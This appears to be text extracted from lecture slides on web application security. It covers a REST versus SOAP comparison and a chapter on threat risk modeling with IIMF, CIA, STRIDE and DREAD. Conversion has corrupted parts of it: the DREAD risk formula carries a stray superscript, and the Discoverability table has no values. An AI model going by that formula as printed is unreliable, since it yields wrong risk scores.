
1. **Better support**
2. **secure**
3. **Embedded fault handling.**

- Representational State Transfer (architectural pattern).
- Working with components such as media components, files, or even objects on a particular hardware device.
- REST does not need much bandwidth when requests are sent to the server.
- Simple Object Access Protocol.
- Ensure that programs built on different platforms and programming languages could exchange data in an easy manner.
- SOAP can only work with XML format.
- SOAP requires more bandwidth for its usage.


CHAPTER 3

VULNERABILITIES


AND THREAT MODELS



Vulnerability, Threats and Attacks



Threat Risk Modeling



Threat modeling: to identify, understand and rate main threats that might affect the application giving a better view that will help implementing countermeasures to secure the application.

Threat Risk Modeling

1- Identify assets and security objectives

1

• Identify Assets

- Value of the asset to adversaries.
- Cost to replace the asset if lost.
- Operational and productivity costs incurred if the asset is unavailable.
- Liability issues if the asset is compromised.

After prioritizing assets, a set of security objectives are to be specified.

Threat Risk Modeling

2- Creating Architecture overview

2

- Create an architecture overview

- identifying all **functionalities** of the application.
- identifying all **subsystems** of the application.
- Identify all used **technologies**.

The output of this step is an architecture diagram along with list of used technologies and versions.

Threat Risk Modeling

3- Decompose the application

3

- Decompose the application

- identifying trust boundaries.
- Identifying data flow.
- Identify entry points.
- Identify privileged code.
- Document the security profile (*input validation, authentication, authorization, configuration management, session management, Cryptography, parameters manipulation, exception management and logging*).


Threat Risk Modeling

4- Identifying and rating threats

4

- Identify and rate threats

- This task needs lot of experience.
- Special methods and schemes to facilitate categorizing and rating different threats, **STRIDE, IIMF, DREAD, CVSS, CIA.**







IIMF

Interruption: intercept and prevent the access to information or denial of the service.

Interception: capture information like network traffic or any confidential information.

Modification: alter captured information like network packet source or content like user name.

Fabrication: spoofing identity, relay altered information.



C.I.A

Confidentiality:

Reached through cryptography, authorization and authentication techniques.

Integrity:


Preventing any potential unauthorized change or alteration to the information stored, executed or transmitted.
(signature and hashing techniques)

Availability:

Focus on assuring the continuity of the service and functionality in acceptable time and performance.

Availability normally disturbed by different categories of Denial of Service (DOS) attacks.

Main method to deal with availability issues are related to the usage of Redundancy, in addition to intrusion detection, prevention and response systems.



STRIDE

Spoofing:

Identity faking and interacting with application as different user.

Tampering Data:

Changing and manipulating the data as changing the information through manipulation of data delivered to user or bypassing input validation to include malicious contents.

Repudiation:

If no trace were kept to each transaction, it will be possible to any person that initiate a transaction to possibly say “I did not do it”.

Information disclosure:

User information or any sensitive information must be secured from being disclosed because this might lead to big financial level (card information discloser) or at least privacy legal issues and reputation loss.

Denial of service:

Affecting the availability of the service itself so it is about bringing the (site, application or service) down. Consuming application available resources by heavy requests for big files, Queries or searches or even depending on the generation of big number of requests.

Elevation of privileges:

Elevating privileges for a user is a big threats as it will give potential attackers the ability sometimes to totally control and takeover the application.

DREAD

Damage Potential

| Level | No Damage | User Data is compromised or affected | Complete destruction of Data or System |
|-------|-----------|--------------------------------------|--|
| Value | 0 | 5 | 10 |

Reproducibility

| Level | Very hard to reproduce | One or two steps to reproduce | Easy to reproduce |
|-------|------------------------|-------------------------------|-------------------|
| Value | 0 | 5 | 10 |

Exploitability

| Level | Advance Knowledge and advanced tools | Available tool and easy to perform | Very simple tool (only browser) |
|-------|--------------------------------------|------------------------------------|---------------------------------|
| Value | 0 | 5 | 10 |

Affected users

| Level | None | Some users | All Users |
|-------|------|------------|-----------|
| Value | 0 | 5 | 10 |

Discoverability

| Level | Very hard requires Admin access | Guessing or monitoring network | Can be easily discovered (search engine) , available publicly | Visible directly (through address bar as example) |
|-------|---------------------------------|--------------------------------|---|---|
| Value | | | | |

Risk = (DAMAGE + REPRODUCIBILITY +EXPLOITABILITY + AFFECTED USERS+DISCOVERABILITY)⁴⁴/ 5

